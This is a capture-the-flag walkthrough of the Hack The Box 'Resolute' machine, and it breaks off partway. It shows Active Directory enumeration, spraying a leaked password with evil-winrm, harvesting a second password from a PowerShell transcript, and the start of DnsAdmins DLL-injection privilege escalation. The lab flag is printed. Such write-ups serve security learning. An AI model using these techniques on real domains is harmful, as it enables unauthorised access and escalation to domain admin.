Hack the Box – Resolute by dmw0ng

As normal I add the IP of the machine 10.10.10.169 to /etc/hosts as resolute.htb

Resolute

OS: Windows

Difficulty: Medium


Points: 30

Release: 07 Dec 2019

IP: 10.10.10.169

Enumeration

nmap -p- -sT -sV -sC -oN initial-scan resolute.htb




```
# Nmap 7.80 scan initiated Sat Dec  7 19:00:42 2019 as: nmap -p- -sT -sV -sC -oN initial-scan resolute.htb
Nmap scan report for resolute.htb (10.10.10.169)
Host is up (0.020s latency).
Not shown: 65522 closed ports
PORT      STATE SERVICE      VERSION
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2019-12-07 19:08:10Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Windows Server 2016 Standard 14393 netbios-ssn
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h47m00s, deviation: 4h37m09s, median: 6m58s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2019-12-07T11:09:02-08:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2019-12-07T19:09:03
|_  start_date: 2019-12-07T19:07:47

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Dec  7 19:02:41 2019 -- 1 IP address (1 host up) scanned in 119.77 seconds
```

It seems we have discovered several ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have Kerberos on port 88, NetBios on 135/139, WinRM on 5895 and other ports relating do a domain controller.

Enum4Linux


We didn't have much else to go on, therefore I chose to go with enum4linux to try and get some identifying information. We already knew the domain name as megabank.local from the Nmap scan earlier.

enum4linux resolute.htb



```
root@kali:/opt/htb/resolute.htb# enum4linux resolute.htb
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Dec  8 20:15:03 2019

 ==========================
|    Target Information    |
 ==========================
Target ........... resolute.htb
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```


Looking at the information through the enumeration, I noticed that the admin had left a password in the description of one of the users named Marko Novak. The password being **Welcome123!**.



```
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
```

I tried connecting with this account through WinRM to see if I could access the machine. I decided to attempt this with the evil-winrm located at https://github.com/Hackplayers/evil-winrm.

ruby evil-winrm -u marko -p Welcome123! -i resolute.htb




```
root@kali:/opt/htb/resolute.htb# ruby evil-winrm.rb -u marko -p Welcome123! -i resolute.htb

Info: Starting Evil-WinRM shell v1.7

Info: Establishing connection to remote endpoint

Error: Can't establish connection. Check connection params

Error: Exiting with code 1
```

However, this was not recognised. Thinking from a system administrator point of view, laziness can sometimes come into play and the same password set for multiple users.

Evil-WinRM

I decided to attempt the password for other users to see if I could get a successful login


ruby evil-winrm -u melanie -p Welcome123! -i resolute.htb



```
root@kali:/opt/htb/resolute.htb# ruby evil-winrm.rb -u melanie -p Welcome123! -i resolute.htb

Info: Starting Evil-WinRM shell v1.7

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents> whoami
megabank\melanie
*Evil-WinRM* PS C:\Users\melanie\Documents>
```

I had finally got a successful login with one of the users. The account used was Melanie and I now had a PowerShell session on the box as Melanie.

cd ..\Desktop
type user.txt



```
*Evil-WinRM* PS C:\Users\melanie\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\melanie\Desktop> type user.txt
0c3be45fcfe249796ccbee8d3a978540
```


0c3be45fcfe249796ccbee8d3a978540

I now had user flag and started looking further into the system.

PSTranscripts

Knowing this is a windows-based system I decided to investigate the transcript history. A user may have recorded sessions and left the files untouched.


***cd ***
dir -Force



```
*Evil-WinRM* PS C:\Users\melanie\Desktop> cd \
*Evil-WinRM* PS C:\> dir -Force


    Directory: C:\


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

d--hs-        12/3/2019   6:40 AM                $RECYCLE.BIN

d--hsl        9/25/2019  10:17 AM                Documents and Settings

d-----        9/25/2019   6:19 AM                PerfLogs

d-r---        9/25/2019  12:39 PM                Program Files

d-----       11/20/2016   6:36 PM                Program Files (x86)

d--h--        9/25/2019  10:48 AM                ProgramData

d--h--        12/3/2019   6:32 AM                PSTranscripts

d--hs-        9/25/2019  10:17 AM                Recovery
```

This showed the PSTranscripts directory and investigated further. Digging further into the folder structure, we had a transcript file available to us.


dir -force



```
*Evil-WinRM* PS C:\PSTranscripts\20191203> dir -force


    Directory: C:\PSTranscripts\20191203


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

-arh--        12/3/2019   6:45 AM           3732 PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
```


I opened this to see what the files contents contained.

type PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt



```
*Evil-WinRM* PS C:\PSTranscripts\20191203> type PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
**********************
Windows PowerShell transcript start
Start time: 20191203063201
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Command start time: 20191203063455
**********************
```

Looking through this transcript, I noticed there was an additional password showing.




```
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
```

This password seemed to be for the user ryan. The password being **Serv3r4Admin4cc123!**.

Interesting Note

Now that I had another user's password, I attempt to login once again with WinRM to see if I had any additional privileges.


ruby evil-winrm -u ryan -p Serv3r4Admin4cc123! -i resolute.htb



```
root@kali:/opt/htb/resolute.htb# ruby evil-winrm.rb -u ryan -p Serv3r4Admin4cc123! -i resolute.htb

Info: Starting Evil-WinRM shell v1.7

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
megabank\ryan
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Now that I had logged in as Ryan, I looked around and found a note on his Desktop.

type note.txt




```
*Evil-WinRM* PS C:\Users\ryan\Desktop> type note.txt
Email to team:

- due to change freeze, any system changes (apart from those to the administrator account)
will be automatically reverted within 1 minute
```

This note suggested that any changes made to the system would be overridden automatically every minute. I was a little unsure of what these system changes could be now and continued investigating.

User Info

I started investigating the user I was now logged in as to understand what permissions I may have on the domain.


net user ryan /domain



```
*Evil-WinRM* PS C:\Users\ryan\Desktop> net user ryan /domain
User name                    ryan
Full Name                    Ryan Bertrand
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            12/8/2019 11:02:02 PM
Password expires             Never
Password changeable          12/9/2019 11:02:02 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Contractors
The command completed successfully.
```

The initial user investigation showed that Ryan is a member of the Contractors group and decided to look further into this.


Import-module ActiveDirectory



```
*Evil-WinRM* PS C:\Users\ryan\Desktop> import-module ActiveDirectory
```

Now that I had the Active Directory module imported, I investigated the Contractors group. Knowing that I had access to all the Active Directory PowerShell tools, I could dig a little deeper into the group memberships.

Get-ADPrincipalGroupMembership -Identity Contractors



```
*Evil-WinRM* PS C:\Users\ryan\Desktop> Get-ADPrincipalGroupMembership -Identity Contractors


distinguishedName : CN=Remote Management Users,CN=Builtin,DC=megabank,DC=local
GroupCategory     : Security
GroupScope        : DomainLocal
name              : Remote Management Users
objectClass       : group
objectGUID        : 5b7d1c2b-8bcc-44d6-bc71-31ad67aaa221
SamAccountName    : Remote Management Users
SID               : S-1-5-32-580

distinguishedName : CN=DnsAdmins,CN=Users,DC=megabank,DC=local
GroupCategory     : Security
GroupScope        : DomainLocal
name              : DnsAdmins
objectClass       : group
objectGUID        : 84a33325-b8f7-4ea8-9668-a5ea4d964b3c
SamAccountName    : DnsAdmins
SID               : S-1-5-21-1392959593-3013219662-3596683436-1101
```


Looking into this, we can now see that the Contractors group is also a member of the DnsAdmins group. This group gives us a fair amount of privileges over DNS and therefore started investigating methods of abusing this.

Abusing DNSAdmin

After looking into the DNS admins group a little, I come across a link at https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/from-dnsadmins-to-system-to-domain-compromise which suggested using the account for dll injection.

My goal was to add the Ryan account to the domain admins group, but I first had to create the dll that was required for the injection.

